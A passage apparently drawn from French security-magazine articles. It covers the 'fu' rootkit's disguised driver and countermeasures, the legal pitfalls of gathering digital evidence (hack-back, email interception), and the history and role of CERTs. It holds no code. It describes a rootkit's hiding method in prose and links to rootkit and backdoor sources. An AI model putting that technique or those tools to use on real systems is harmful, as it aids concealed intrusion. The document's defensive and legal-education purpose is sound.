Assez peu différent, le kit `fu` agit par le chargement d'un *driver*. Celui-ci a toute la consistance d'un module par rapport au kernel ! Ce kit est en fait composé de deux programmes qui fonctionnent comme un seul : `fu.exe` et `msdirectx.sys` (vous le reconnaissez celui-ci ? Il pourrait s'agir de MS DirectX ... mais non, en fait, c'est juste pour mieux se confondre avec le paysage !). `fu.exe` transmet des paramètres comme IOCTL le ferait au driver `msdirectx.sys`. De cette manière, une fois le driver chargé (par exemple avec un appel `SystemLoadAndCallImage`), il n'y a plus besoin de privilège particulier pour exploiter `fu.exe : mscdex.sys` en tant que module inséré dans le kernel sert de simple vecteur pour `fu.exe`. Le driver ne sera pas déchargé avant un *reboot* de la machine.

Contre-mesures

De fait, s'il est assez facile de détecter des modifications des systèmes de fichiers, par exemple en utilisant des systèmes de contrôle d'intégrité, il devient en revanche beaucoup plus délicat d'explorer l'intégralité de la mémoire vive à la recherche de processus patchés à la volée, ou de détecter des modules noyau furtifs.

Battant un peu en brèche les techniques classiques de *forensic* (mais il ne faut pas sous-estimer ces professionnels ;), il reste quand même la surveillance du comportement du trafic réseau pour contrôler les anomalies et repérer les évènements et pics suspects à grand renfort de corrélation.

TOCCATA ET FUGUE

Les raisons de se dissimuler sont aussi nombreuses que les motivations des attaques. En mettant en pratique ces techniques, les attaquants caractérisent l'intentionnalité de leur action.

Passible de poursuites, l'attaquant consciencieux sait néanmoins qu'il peut y avoir des chances (des risques ?) pour qu'il se fasse repérer, malgré ses précautions. Voilà pourquoi le *Filochard* des temps modernes a des raisons justifiées d'avoir des tendances paranoïaques, en plus d'autres égarements, qui peuvent le pousser à s'immiscer dans la "vie" d'autrui sans y avoir été préalablement autorisé.

Cependant, s'il est un tant soit peu expérimenté, il aura en plus l'humilité d'envisager la possibilité qu'il puisse y avoir plus fort que lui. Et plutôt que de jouer les intrus, il peut se rendre utile en cherchant à comprendre et à expliquer ce qu'il aura compris, voire trouvé : nul n'est à l'abri d'avoir un jour une idée géniale !

Yannick Fourastier /Consultant senior
yfourastier@miscmag.com

Pour aller plus loin

- Exploitation des vulns organisationnelles du SI : *Organisations systémiques*, MISC n°8
- Papier sur l'analyse distante - analyse de codes et techniques : **http://www.rootz.org/yris~/papers_pres/analyse_distante.pdf**
- Fingerprinting : **http://www.insecure.org/nmap/nmap-fingerprinting-article-fr.html** et article *OS fingerprinting*, Misc n°7
- IDS evasion : article *Concepts et contournement des IDS* du MISC n°3
- Firewall spotting : Phrack n°60-0x0c *Firewall spotting and networks analisys with a broken CRC* par Ed3f
- Scanlogd : **http://www.openwall.com/scanlogd**
- PortScan detection tool : article *Designing and Attacking Port Scan Detection Tools pour Phrack* n°53
- Sadoor : **http://cmn.listprojects.darklab.org**
- Mr-Lynd0 : **http://packetstormsecurity.nl/UNIX/penetration/rootkits/Mr-Lynd0v1.2.c**

Techniques d'attaque : l'art du cyber-camouflage
Qu'est-ce qu'un CERT®?
Collecte des traces post-mortem

Recueil des preuves informatiques : attention aux conséquences !

N'est pas Sherlock Holmes qui veut...

Vous suspectez ou constatez une intrusion sur « votre » réseau, un de vos collaborateurs semble utiliser la messagerie pour des objectifs personnels : la tentation est alors grande d'utiliser vos connaissances techniques et les outils d'administration réseau pour tirer tout cela au clair. Mais cette démarche, apparemment anodine, rapide et peu contraignante peut s'avérer dangereuse... non seulement les « preuves » recueillies peuvent être irrecevables lors d'un procès mais, pire encore, c'est votre responsabilité pénale et celle de votre entreprise ou de votre administration qui peut se voir engagée.

Cet article porte donc sur les conséquences légales possibles d'un mauvais recueil de la preuve. La destruction ou corruption partielle involontaire des éléments recueillis n'est pas abordée puisque dépendante de l'environnement d'exploitation et des outils de collecte.

Quel que soit l'acte de malveillance suspecté, de nombreuses actions peuvent être menées, mais il faut les entreprendre dans le respect du droit. Durant l'enquête, la police sollicitera votre aide et on peut même dire que la collaboration des techniciens à l'investigation de police est primordiale pour un aboutissement réussi. D'une part, l'administrateur réseau connaît son architecture, la localisation et le contenu des serveurs. Il peut orienter l'investigation, identifier le support à expertiser. D'autre part, sa connaissance des spécificités des politiques de sécurité permettra d'extraire des informations par ailleurs conservées : modes opératoires (et négligences pratiquées), journaux de connexion, possibilité de restauration de données effacées, etc.

Nous présenterons tout d'abord la saisine d'un service judiciaire et la description de situations typiques. Puis nous préciserons quelques différences dans le cas d'une affaire au civil et dans le cas d'un appel en garantie auprès de sa compagnie d'assurances.

QUI CONTACTER ?

Lorsqu'un problème survient, il est important de diagnostiquer au plus tôt s'il s'agit d'un problème accidentel ou malveillant : les mesures de restauration peuvent en être légèrement modifiées mais dans le second cas, des mesures conservatoires et l'action de dépôt de plainte doivent être engagées rapidement. Les services de police et de gendarmerie disposent d'unités spécialisées. Pour la gendarmerie, il existe des enquêteurs spécialisés (NTECH) en région et c'est l'IRCGN (Institut de Recherche Criminelle de la Gendarmerie Nationale) qui intervient aussi pour la collecte des éléments, et surtout pour l'expertise des équipements. Au niveau police, l'OCLCTIC (Office Centrale de Lutte contre la Criminalité liée aux Technologies de l'Information et de la Communication) a compétence nationale. Il existe aussi des enquêteurs spécialisés dans chaque service régional de police judiciaire et plusieurs laboratoires ont chacun des domaines de spécialité. Signalons la spécificité de Paris et de sa couronne, pour lesquels la BEFTI (Brigade d'Enquête sur les Fraudes aux Technologies de l'Information et de la Communication) se charge des investigations. Il est aussi légalement possible de saisir le procureur de la République qui, en fonction des éléments fournis, transmettra alors au service de gendarmerie ou de police idoine. Pour gagner du temps, il est donc préférable de saisir un service judiciaire qui

pourra, lui aussi, retransmettre à un service homologue en fonction de la compétence territoriale ou de l'environnement. Enfin, mentionnons deux autres services en charge d'enquêtes de sécurité lorsque les intérêts fondamentaux de la Nation peuvent être en jeux : la DST (Direction de la Surveillance du Territoire) et la DPSD (Direction de la Protection et de la Sécurité de la Défense). La première dépend du Ministère de l'Intérieur, la seconde dépend du Ministère de la Défense et gère, entre autres, les entreprises civiles travaillant au profit de la Défense. Les coordonnées de ces organismes et la définition de leurs missions sont accessibles sur les webs gouvernementaux. Pour être plus exhaustif, des unités spécialisées Internet existent dans d'autres services : douane, répression des fraudes, etc.

Précisons que le dépôt de plainte n'est pas immédiatement nécessaire : vous pouvez prendre contact et serez conseillé sur la meilleure démarche à engager en fonction de la situation décrite. Mais pour légalement et rapidement chercher à comprendre le déroulement des faits ou encore pour constituer des éléments de preuves, le dépôt de plainte devient nécessaire

Quant au cadre réglementaire, légitimement on pense à l'Art. 323-1 et alinéas suivants qui pénalisent l'intrusion sur un système d'information. Mais comme nous l'avons évoqué dans l'introduction, votre responsabilité pourrait être recherchée, entre autres, au titre des articles 226-15, 226-16 et suivants **www.legifrance.gouv.fr** pour tous les articles du code pénal ou civil) relatifs à l'atteinte au secret des correspondances et aux libertés individuelles.

Ainsi, l'Art.226-15 limite les actes de surveillance qui pourraient être engagés pour garantir la sécurité du réseau informatique : le fait, commis de mauvaise foi, d'ouvrir, de supprimer, de retarder ou de détourner des correspondances arrivées ou non à destination et adressées à des tiers, ou d'en prendre frauduleusement connaissance, est puni d'un an d'emprisonnement et de 45 000 euros d'amende. Est puni des mêmes peines *le fait, commis de mauvaise foi, d'intercepter, de détourner, d'utiliser ou de divulguer les correspondances émises, transmises ou reçues par la voie des télécommunications ou de procéder à l'installation d'appareils conçus pour réaliser de telles interceptions*. Les scénarii suivants serviront d'exemples pour ce qu'on peut et ce qu'on ne peut pas faire (cf les jurisprudences au pénal et au prud'homme).

PREUVES ET RECUEIL DE PREUVES

Mais tout d'abord, rappelons quelques grands principes de criminalistique (ensemble des techniques scientifiques utilisées dans une investigation ; à ne pas confondre avec la criminologie qui s'intéresse au comportement du criminel) qui serviront de guide dans cette recherche de la compréhension des faits et de l'identité des acteurs.

■ **L'investigation de police** repose sur trois grandes sources d'information : les aveux, les témoignages (ou les dénonciations) et les analyses scientifiques. Ces dernières servent le plus souvent à orienter ou réorienter une enquête en cours. Elles peuvent aussi convaincre une personne à passer aux aveux. On voit donc que le facteur humain est prépondérant, tout comme pour le déploiement d'une politique de sécurité.

■ **Au pénal, une preuve répond à des critères bien spécifiques** quant à sa matérialisation et sa conservation. Toutefois, dans notre droit, l'accumulation d'indices, encore appelée faisceau d'indices, peut avoir valeur probante. Enfin, l'intime conviction du magistrat, au regard de tous les éléments collectés, peut finalement suffire. Conséquemment, l'objectif est donc de collecter le maximum d'éléments dont la cohérence mettra en évidence une situation ou un acte.

■ **La recherche et l'analyse de ces indices** s'appuient sur le principe de Locard (un des fondateurs de la criminalistique, au 19ème siècle) qui veut que deux objets en contact échangent une « signature » où, plus simplement, laissent réciproquement des traces. Dans le monde informatique, on peut considérer deux environnements : les données écrites et les données en transport. Dans le premier cas, une donnée reste accessible sur un support, sauf à être spécifiquement écrasée par une autre donnée (la seule commande d'effacement signale au système d'exploitation la disponibilité de son emplacement). Même sur une mémoire volatile, les données peuvent rester accessibles tant que l'équipement reste sous tension. Dans le second cas, la donnée peut temporairement être stockée sur un support de transit et de plus, les journaux de connexions pourront aider à reconstituer son cheminement. Le travail d'expertise consistera donc à rechercher, puis analyser ces données résiduelles. Techniquement, les choses sont plus nuancées : mode opératoire de collecte, de scellement, de conservation… mais il s'agit là d'une introduction au recueil des indices et non un article sur l'analyse des supports.

■ **Le travail de technicien de scène de crime** (TSC, terme de la Police) consiste donc à geler la scène pour en référencer les éléments constitutifs, historiser les événements, déterminer une relation fait-object-acteur. Dans le cas présent, c'est l'analyse d'environnement (quels acteurs sur quels lieux ?), la mise sous scellés, l'analyse des éléments recueillis pour, *in fine*, déterminer la relation entre, par exemple, une destruction de données, un mode opératoire et une personne devant un clavier !

Heureusement, le monde Internet, un système d'information, n'ont donc rien de virtuel. Tout comme dans le monde réel, il s'agit d'un monde de traces dont les limites d'exploitation sont à la fois légales (notamment par les atteintes aux libertés individuelles) et financières (par le coût de certaines expertises ou les moyens de conservation des historiques d'activité).

Nous avons sélectionné trois scénarii qui relatent des actions probables lors d'une investigation, mais d'autres situations plus spécifiques pourraient s'inspirer des constations faites, comme par exemple une activité malveillante de sabotage en interne, un détournement d'actifs financiers, le stockage de données pénalement répréhensible (e.g. Art. 227-23 sur la protection des mineurs : *le fait, en vue de sa diffusion, de fixer, d'enregistrer ou de transmettre l'image ou la représentation d'un mineur lorsque cette image ou cette représentation présente un caractère pornographique, le fait de diffuser une telle image ou une représentation, par quelque moyen que ce soit, de l'importer ou de l'exporter, de la faire importer ou de la faire exporter)*, etc.

3 SCENARII pour illustrer notre propos

1 INTRUSION SUR UN RÉSEAU

Comme pour les situations suivantes, le travail de préservation des éléments peut commencer avant l'arrivée des services judiciaires, notamment pour éviter des dommages supplémentaires. Mais attention, bloquer une attaque, fermer un accès, interdire une ressource, c'est peut-être se priver d'indices supplémentaires. Ainsi, il faut s'assurer de la bonne activation des logs et de leur conservation (sauvegarde) sur des supports externes. S'il n'existe pas de tels journaux, il faudrait, idéalement, pouvoir basculer l'exploitation sur une machine de secours afin que la pièce en question puisse être conservée intègre pour expertise. Mentionnons que les services judiciaires, au niveau international, ont mis en place plusieurs modes opératoires pour effectuer la copie conforme des supports. Pour cela, des réplications de disque avec scellement d'intégrité ou encore des copies sur supports non ré-inscriptibles vont permettre la disponibilité de l'équipement d'exploitation dans un délai assez court. Cette rapidité ne sera effective que si la saisine est faite au plus tôt.

Pour que les journaux d'activité soient recevables, il faut que leur contenu et leur existence soient légales. Tout système de traitement automatisé de données doit faire l'objet d'une déclaration soit spécifique, soit dans le cadre d'un régime global de déclaration (cf **www.cnil.fr**) quand il permet un traitement nominatif. On pense donc aux PABX, aux journaux de connexions et/ou d'activité, aux tentatives de violations des droits aux ressources, etc. Même le journal de sécurité d'un IDS ou d'un firewall doit faire l'objet d'une attention si les adresses IP permettent de remonter jusqu'à l'individu.

Dans la recherche de la trace, on identifie rapidement le dernier « rebond » avant intrusion. A ce niveau, on peut solliciter la bienveillante collaboration de l'administrateur distant mais toute mesure de *retro-hacking* qui consisterait à pirater le site de rebond pour identifier l'origine de l'attaque, vous mettrait alors dans l'illégalité au titre même de l'article 323 cité. Les concepts de *vigilantism* (auto-défense) et *hot pursuit* (droit de poursuite), chers aux Anglo-saxons, entrent immédiatement en conflit avec les réglementations nationales et la fin ne justifie pas les moyens!

Nous avions déjà évoqué une considération de territorialité lors de la saisine, mais pour laquelle la solution est aisée de par la communication qui existe entre les services. Mais deux autres problématiques viennent se greffer, celle du lieu de commissionnement du délit et celle du lieu d'implantation de la ressource investiguée (serveur Web, service de messagerie, etc.). On pourrait ainsi avoir une entreprise française victime d'une intrusion supposée d'outre-Atlantique et dont les ressources compromises sont dans un autre pays européen. Si le dépôt de plainte est aisé à imaginer, l'analyse des supports et la recherche de l'auteur, indépendamment des possibilités techniques, devra prendre en compte la territorialité et les différents régimes juridiques.

Enfin, mentionnons que la création d'adresses pièges dans les bases de données est très souvent utile pour identifier un exploitant illégitime et de là, remonter jusqu'aux acteurs d'une divulgation frauduleuse.

2 INTRUSION SUR UN RÉSEAU : HONEYPOT OU PRISE DE CONTACT

Honeypot, littéralement « pot de miel » mais le lecteur de MISC en connaît la signification informatique ;-)

Le *honeypot* a déjà son utilité en sécurité des systèmes d'information pour analyser les modes opératoires d'intrusion et la volumétrie de telles activités. De par son caractère attractif intrinsèque, il peut contribuer à prouver le caractère répétitif d'une action malveillante ou de sa tentative. Mais attention aux opportunités d'enregistrements pour ne pas tomber sous le coup de la loi de 1991 sur les interceptions techniques. Celles-ci ne sont autorisées que sur commission rogatoire dans le cadre d'une instruction judiciaire ou dans le cadre des interceptions de sécurité.

Une autre dérive dangereuse est celle de l'engagement d'un dialogue avec un tiers lors de la suspicion d'un commerce illicite. L'information recueillie peut s'avérer confondante mais son exploitation juridique dépendra du mode d'acquisition. Il est hors de question de provoquer un comportement frauduleux ou d'inciter à la commission de l'acte. A titre d'exemple, on ne peut inciter ou demander des informations à la personne : il faut que la proposition de vente pré-existe (e-mail diffusé, page Web accessible, etc.). La démarche reste dangereuse car il faudra ensuite prouver votre intention pour ne pas, vous-même, être en association de malfaiteurs ou dans un acte de commerce répréhensible. En conclusion, il semble donc préférable de ne pas engager une relation privilégiée avec la personne suspectée même dans une simple réponse à l'offre. Mieux vaut en rester au stade du soupçon sans chercher à matérialiser un fait par l'engagement d'une correspondance, ce qui nous amène à traiter de la messagerie électronique.

3 CORRESPONDANCE ÉLECTRONIQUE

C'est peut-être la ressource la plus dangereuse pour un administrateur réseau car il est aisé et tentant de lire le message destiné à un tiers et c'est l'atteinte au secret de la correspondance. Même s'il s'agit d'une boîte aux lettres professionnelle (i.e. avec un nom de domaine de l'entité), son accès est limité à partir du moment où elle est nominative. Pour reformuler, une adresse info@ ou service_X@ peut être ouverte par plusieurs personnes mais une adresse prenom.nom@ doit seulement être accessible par son possesseur. Si ce dernier n'est pas en activité (congés, maladie, départ, etc.), il faudrait une procuration avant de pouvoir accéder aux messages. Précisons que le fait d'avoir signé une charte (de sécurité, de bonne conduite informatique) ou un avenant au contrat de travail ne constitue en rien une autorisation d'interception.

La situation reste délicate, même au niveau de la conservation d'un courrier électronique. La sauvegarde des données est licite, elle est même recommandée (disponibilité des données dans une démarche SSI), voire réglementaire (Art. 226-17 du CP sur l'obligation de préservation de la disponibilité et de l'intégrité des données nominatives). En revanche, la sauvegarde ou la copie d'un message spécifique, même sans accéder à son contenu sont répréhensibles. Bien évidemment, l'astuce qui consisterait à gérer les paquets de données réseau avec un analyseur de trames ne change rien quant aux contraintes de lecture et/ou d'enregistrement des communications personnelles. Quant à la responsabilité, elle serait interprétée en fonction de l'intention, mais c'est là prendre un risque juridique.

Dernier point, si le message vous arrive par erreur, cas du *postmaster* destinataire des avis d'envois non aboutis, vous pouvez donc constater un problème et conserver le message, mais c'est avant tout l'opportunité d'en informer votre hiérarchie et de solliciter le soutien des services spécialisés.

GARANTIE D'ASSURANCES

Quant à l'appel en garantie d'assurances, nous en avions déjà évoqué quelques éléments dans l'article de MISC n°5 sur l'assurance contre les virus informatiques. L'assureur a des besoins plus simples : il lui faut des faits, des éléments qui lui permettent de comprendre la situation, d'identifier le fait générateur et les conséquences économiques (frais de reconstitution des informations, frais supplémentaires, pertes d'exploitation, etc.).

Si le fait générateur n'est pas identifié, le remboursement sera difficile puisque la cause est restée inconnue. C'est à l'Assuré d'apporter les preuves que l'événement causal entre bien dans le champ de la garantie, notamment dans les contrats à « périls dénommés ». Pour cela, il peut utiliser un journal de connexions, un journal d'activité (antivirus, IDS, pare-feu, routeur filtrant, etc.) sous un format électronique ou une édition papier. Le scellement d'intégrité et l'horodatage ne sont pas nécessaires puisque la relation assureur-assuré se fait dans la confiance et il ne viendrait à l'idée de personne d'essayer de frauder sa compagnie.

Dans tous les cas, les experts (d'assurances et d'assuré) sont là pour arbitrer. Les conséquences économiques se quantifient à la lecture des sommes engagées pour reprendre l'activité et par une sorte de lissage financier qui montre la perte de chiffre d'affaires pendant la période de remise en état du système d'information. Si le fait générateur est identifié, c'est éventuellement à l'Assureur de prouver qu'il n'entre pas dans le champ de la garantie ou bien qu'il est défini dans les exclusions mentionnées, notamment dans un contrat « tout sauf ». La démarche technique de recueil et d'analyse est identique aux cas précédents.

CONCLUSION

En conclusion, même dans un monde de traces, il faut agir vite, sans attendre une confirmation, car certaines données sont volatiles ou bien le volume à traiter peut rapidement devenir gigantesque.

Il est parfois délicat d'apprécier les actions techniques à mener tout en restant dans le respect du droit et sans exposer sa propre responsabilité. Le cadre légal d'emploi des outils d'administration est extrêmement restreint en comparaison de leurs potentialités et la collaboration judiciaire devient quasi incontournable.

L'emploi des moyens techniques est donc compliqué. Il le reste dans un cadre de procès au civil où l'acteur n'est plus supposé avoir une intention malveillante. On considère que l'action (destruction, contamination, déni de service, etc.) est accidentelle et l'appréciation de l'indemnisation prendra également en compte la nature éventuellement contractuelle des relations entre les deux personnes (morales ou physiques). Toutefois, la matérialisation des faits est assujettie aux mêmes contraintes relatives à la protection des individus et la réglementation des interceptions.

Pascal Lointier

pascal.lointier@clusif.asso.fr

Remerciements

Article réalisé à partir d'entretiens avec les services de gendarmerie et de police, et plus particulièrement avec les policiers de la BEFTI que nous remercions pour leur aimable collaboration.

Techniques d'attaque : l'art du cyber-camouflage

Recueil des preuves informatques

Collecte des traces post-mortem

Qu'est-ce qu'un CERT®?

Historique

Le 2 novembre 1988, Robert Morris Jr. lançait à l'assaut d'Internet le premier ver de l'histoire. Ce dernier se diffusa comme une traînée de poudre, infectant près de 10% des serveurs présents sur le réseau, soit à peu près 6.000 machines.

Bien que ce ver ait été dépourvu de "charge", Morris oublia d'y ajouter une fonctionnalité vitale : la détection de sa propre présence. Par conséquent, une fois sur une machine, le ver non seulement se multipliait sur les autres machines à sa portée mais également sur son hôte, créant une boucle mortelle et un cas d'école de dénis de service par épuisement de ressources... Robert Morris Jr. avait, sans vraiment le vouloir, mis Internet à genoux.

Faute de moyens de communication et de synchronisation des "secours", il fallut près d'une semaine avant d'avoir la première analyse du ver et la sortie de premiers correctifs ou *workaround*. Ce manque d'organisation a notablement réduit les moyens de lutte et permis au ver de prendre des proportions phénoménales. La prise de conscience, bien que tardive, fut générale et une première instance de surveillance et de réaction fut créée.

Le CERT®/CC était né ; nous sommes le 17 novembre 1988.

FIRST ET TF-CSIRT

Suite à cette attaque, de nombreuses CSIRT (*Computer Security Incident Response Team*, version "libre" du terme CETR®) firent leur apparition avec, pour seul point commun, plus ou moins la mission de lutter contre les menaces informatiques. Cette rapide multiplication d'organismes dont la compétence, le sérieux, voire l'éthique n'avaient jamais été évalués risquait, à terme, de poser plus de problèmes qu'elle n'en résolvait. L'absence de communication, de formalisme et, plus grave, de confiance entre ces différentes CSIRT, aurait pour inéluctable conséquence de générer, en cas d'attaque majeure, un désordre tel qu'aucune mesure de secours ne pourrait être efficacement mise en oeuvre dans un délais "raisonnable". Cette crainte fut confirmée à l'issue de l'attaque d'un ver "hacktiviste" le WANK (*War Against Nuclear Killers*), qui s'attaqua au réseau DECnet de la NASA en octobre 1989 et auquel la réaction fut une nouvelle fois un fiasco.

C'est pourquoi, en 1990, fut créé le FIRST (*Forum for Incident Response Security Team*), parmi les fondateurs duquel on retrouvera bien entendu le CERT®/CC. Son objectif est de fournir les bases d'une organisation des communications entre Teams tant en termes de prévention, que de réaction ou de recherche. Le mode de fonctionnement est décrit dans l'*operationnal framework* [2], adopté en 1992 et amendé de temps en temps.

De notre côté de l'océan, une première tentative de création d'un super-CERT à la CERT®/CC émergea au début des années 90. Baptisé CERT-EU, il eut le mérite d'exister et d'organiser les premières rencontres, officielles ou non, entre *teams* européennes. En 1996, la *Trans-European Research and Academic Network Association* (TERENA) [3] proposa un projet de pilote SIRCE (*Security Incident Response Coordination for Europe*), qui fut mis en place fin 1997 sous le nom de EuroCERT. En deux ans d'existence l'EuroCERT regroupa une douzaine d'équipes et traita plus de 5400 incidents. Ce succès conduit logiquement à la création, en mai 2000, de la TF-CSIRT (*Task Force CSIRT*), dont le mode de fonctionnement est décrit dans le *CSIRT Handbook* [4].

RÔLE D'UNE CSIRT

Comme le laisse sous-entendre le chapitre précédent, n'importe quelle organisation peut se prétendre CSIRT, ce indépendamment de ses activités. En revanche, deux principaux services sont généralement fournis par les membres du FIRST et / ou de la TF-CSIRT, sans que cela ne soit officiellement une condition *sine qua non* : la prévention des incidents et la réaction aux intrusions.

Le terme CERT® est une marque déposée par l'université Carnegie de Mellon et est par conséquent soumis à quelques contraintes quant à son utilisation. En effet, le "®" doit être systématiquement associé à l'acronyme. En outre, concernant le CERT®/CC, l'acronyme CERT ne doit pas être explicité. On utilisera par conséquent les formulations CERT®/CC ou CERT® Coordination Center. En revanche, et comme précisé dans la FAQ du CERT®/CC [1], il est recommandé de préciser que le CERT®/CC est le premier "Computer Security Incident Response Team" à avoir été créé. Cette même FAQ ne précise cependant pas s'il est possible d'utiliser l'acronyme CSIRT à cette fin...

SERVICES DE PRÉVENTION

Ces services, définis dans le *CSIRT Handbook* [4] comme des services de "Vulnerability Handling", doivent permettre la détection, l'analyse et la correction de nouvelles vulnérabilités sur les matériels et logiciels informatiques.

Détection des vulnérabilités

L'identification d'une nouvelle vulnérabilité s'effectue de différentes manières. Dans certains cas, les CSIRT disposent d'un laboratoire à même d'effectuer des recherches spécifiques et d'identifier des failles encore inconnues. Dans d'autres cas, il s'agira d'effectuer une veille technologique sur les canaux de communication plus ou moins officiels tels que les mailing lists ou sur IRC afin d'identifier l'émergence de ces failles. Enfin, la découverte d'une nouvelle faille est, dans certains cas, le résultat d'une analyse *post-mortem*. Dans ce dernier cas, les traces laissées par un intrus permettent parfois d'identifier par quel moyen ce dernier a pu prendre la main sur le système.

Les CERT® en France

Trois CERT® existent en France. Le CERTA [8], le CERT-Renater [9] et le CERT IST [10].

- Le **CERTA** a été créé début 1999 et est rattaché à la DCSSI (*Direction Centrale de la Sécurité des Système d'Information*). Son objectif est de "de renforcer et de coordonner la lutte contre les intrusions dans les systèmes informatiques des administrations de l'État".
Par conséquent le CERTA ne travaille que pour les organismes gouvernementaux en France.

- Le **CERT-Renater** assure les mêmes missions, principalement pour les membres du GIP Renater, à savoir le CEA, le CNES, le CNRS, l'INRIA et les Universités.

- Enfin, le **CERT IST** (Industrie, Services et Tertiaire) a été créé en 1999 en partenariat avec de grandes entreprises françaises telles qu'Alcatel ou France Télécom. Le CERT IST est aujourd'hui le seul CERT proposant ses services aux entreprises privées en France.

Analyse des vulnérabilités

La phase d'analyse a pour but d'une part de confirmer ou d'infirmer le résultat des observations quand la source de ces dernières est jugée comme non fiable (ou que les informations sont incomplètes), et d'autre part de définir précisément les éléments vulnérables, la nature de la vulnérabilité, et l'impact en termes de sécurité sur le système concerné.

L'étape de validation est particulièrement importante dans le cas d'observations parcellaires ou d'informations provenant de canaux de communications jugés non fiables. Il est en effet indispensable de valider la pertinence d'une information avant d'inonder la fréquence d'*advisories* apocalyptiques. Cela évite à court terme de provoquer une panique injustifiée, et à moyen terme de perdre toute crédibilité.

Correction des failles

Une CSIRT ayant fait la découverte d'une nouvelle faille se doit de suivre l'évolution de sa correction, sinon de fournir elle-même les patches et / ou workaround appropriés. Cette phase est, dans certains cas, la plus délicate dans la mesure où elle dépend non seulement du type de faille, de la nature du composant impacté, des compétences et ressources des équipes de la CSIRT mais également du bon vouloir des propriétaires du système vulnérable. Enfin, le correctif doit être validé tant en termes de sécurité qu'en termes de stabilité. L'idéal étant d'être à même de fournir un rapport synthétisant l'ensemble des informations concernant la mise en place du correctif : mode opératoire, impact en termes de sécurité et effets de bords.

Une fois l'information concernant la mise à disposition du correctif diffusée, la CSIRT a également pour rôle de suivre le déploiement de ce dernier. Cette mission a une importance tactique aussi bien que stratégique.

A l'échelle microscopique, l'objectif est d'assister les "clients" de la CSIRT dans les opérations de sécurisation du système d'information, et en particulier de s'assurer de la bonne mise en place du correctif sur les systèmes vulnérables.

A l'échelle macroscopique, l'objectif est d'évaluer l'impact qu'aurait une attaque de grande envergure (comme un ver) se fondant sur la vulnérabilité en question.

Diffusion des vulnérabilités

Le principal problème rencontré dans le cadre des services de prévention est la communication au sujet des vulnérabilités analysées. Sur ce sujet, aucune règle n'est établie. Ainsi, le CERT®/CC applique une politique de diffusion [5] définissant une période de 45 jours entre le rapport initial et la diffusion publique d'un advisory, indépendamment de l'existence d'un correctif. Dans certains cas exceptionnels, ce délai peut être réduit ou accru, en fonction de l'urgence ou de l'impact de la découverte.

Une autre politique est également très utilisée dans le cadre des communications entre le découvreur de la vulnérabilité et l'individu ou l'entité responsable du produit en question. Il s'agit de la *Full Disclosure Policy* de Rain Forest Puppy [6] (RFPolicy). Cette dernière impose un délai maximum de réponse entre les intervenants, garantissant ainsi que la vulnérabilité est bien prise en compte par l'auteur et que sa correction suit un processus identifié. A l'inverse de la politique du CERT®/CC, le délai de publication des informations n'est pas fixé. Il dépend soit de la durée de développement du correctif, soit de la non-réponse de l'auteur, provoquant une publication anticipée de la faille sans correctif officiel.

Enfin, de nombreuses variantes de l'une ou l'autre des politiques sont appliquées par les différentes CSIRT. Ces variantes concernent essentiellement les délais de réaction / publication ou d'autres critères liés au "savoir-vivre". En effet, il est souvent recommandé de ne pas publier une vulnérabilité la veille d'un week-end, voire durant le week-end, afin d'épargner aux administrateurs consciencieux un dimanche en tête-à-tête avec ses machines.

Cette prolifération de recommandations et usages a découragé plus d'une tentative de normalisation des modes de communication. La dernière en date, initiée par l'IETF début 2002, s'est soldée par un *draft* [7] qui n'a jamais dépassé sa version initiale...

SERVICES DE RÉACTION

Les services de réaction s'organisent autour de deux axes majeurs : l'analyse de l'incident et la remise en conditions opérationnelles du système corrompu.

Analyse de l'incident

La première fonction d'une CSIRT dans le cadre d'une réaction aux intrusions est de déterminer si le système a réellement été la cible d'une intrusion. En effet, dans certains cas, un comportement douteux ou des interruptions de service récurrentes peuvent inciter un administrateur, soupçonnant une intrusion à faire appel à une CSIRT. Le principal travail est alors d'identifier la source des problèmes, en consultant dans un premier temps l'historique des modifications apportées officiellement au système (patches,nouvelles applications, etc.)... si un tel document est disponible. En parallèle, l'analyse de flux réseaux en provenance et à destination du système peut apporter un complément d'information non négligeable.

Enfin une analyse du système en lui-même est effectuée. Cette dernière opération est particulièrement délicate dans la mesure où elle ne doit pas modifier le système et risquer d'effacer des preuves "volatiles" (mémoire, zone de swap, etc.). Les preuves sont ainsi collectées avec un double but. D'une part, elles vont permettre de caractériser précisément l'intrusion, c'est-à-dire en définir la source, la cause, la portée (savoir si elle a été ciblée ou s'il s'agit d'une attaque aveugle, de type ver), l'impact sur le système et les conséquences (intrusion "simple", rebond vers le réseau interne, vers l'extérieur, etc.). D'autre part, elles pourront servir pour des poursuites ultérieures.

Enfin, et c'est parfois la partie la plus difficile, la CSIRT doit tracer l'intrusion, si possible jusqu'à son auteur. Cette étape est rendue complexe par plusieurs facteurs techniques (translation d'adresse, rebonds, *spoofing*, proxies, etc.) ainsi que par l'absence de statut autorisant une CSIRT à obtenir des informations sur les clients des opérateurs. Il est par conséquent souvent nécessaire d'interrompre les investigations et de "transmettre" le dossier à des autorités ayant le pouvoir d'obtenir de telles informations.

Réparation après incident

Naturellement, la phase de retour en conditions opérationnelles est enclenchée dès la collecte de preuves terminée. Le rôle d'une CSIRT est alors de définir la procédure de recouvrement. Cette procédure doit intégrer l'ensemble des informations concernant les opérations à effectuer, leur durée et leur impact (et en particulier l'indisponibilité temporaire du système et les éventuelles pertes de données). En outre, la procédure doit indiquer quelles nouvelles mesures sont mises en oeuvre pour prévenir le système d'une nouvelle intrusion, ainsi que les effets de bords de ces mesures (modification ou suppression d'une fonctionnalité, nouveaux mécanismes d'authentification, impact sur les performances, etc.) . Techniquement, le rôle de la CSIRT prend fin après validation du retour à la normale.

D'un point de vue organisationnel, une dernière mission consiste à être force de proposition pour la communication liée à l'incident. Communication interne aussi bien qu'externe si l'intrusion a été visible de l'extérieur, ou déjà rendue publique. Cette étape est particulièrement importante pour l'entreprise et l'expérience de ce type de situation de crise permet à une CSIRT d'assister les services de communication, si ces derniers le souhaitent...

CONCLUSION

Bien que généralement reconnues comme compétentes, les CSIRT voient souvent l'impact de leurs travaux diminué par des contraintes plus pragmatiques telles que les problématiques de production, les restrictions budgétaires, voire l'absence de certaines compétences sur les sites clients. En effet, combien d'advisories ont été publiés sur des bogues exploités six mois plus tard par des vers tels que Kaiten, Code Red et autres Sapphire ? Les CSIRT ont pourtant fait leur travail de prévention, en vain bien souvent...

Renaud Bidou

renaud.bidou@iv2-technologies.com

RÉFÉRENCES - outils et exemples

[1] The CERT® Coordination Center FAQ - **http://www.cert.org/faq/cert_faq.html**

[2] Forum for Incident Response Teams Operational Framework - Septembre 1992 - **http://www.first.org/about/op_frame/op_frame.11Sep92.html**

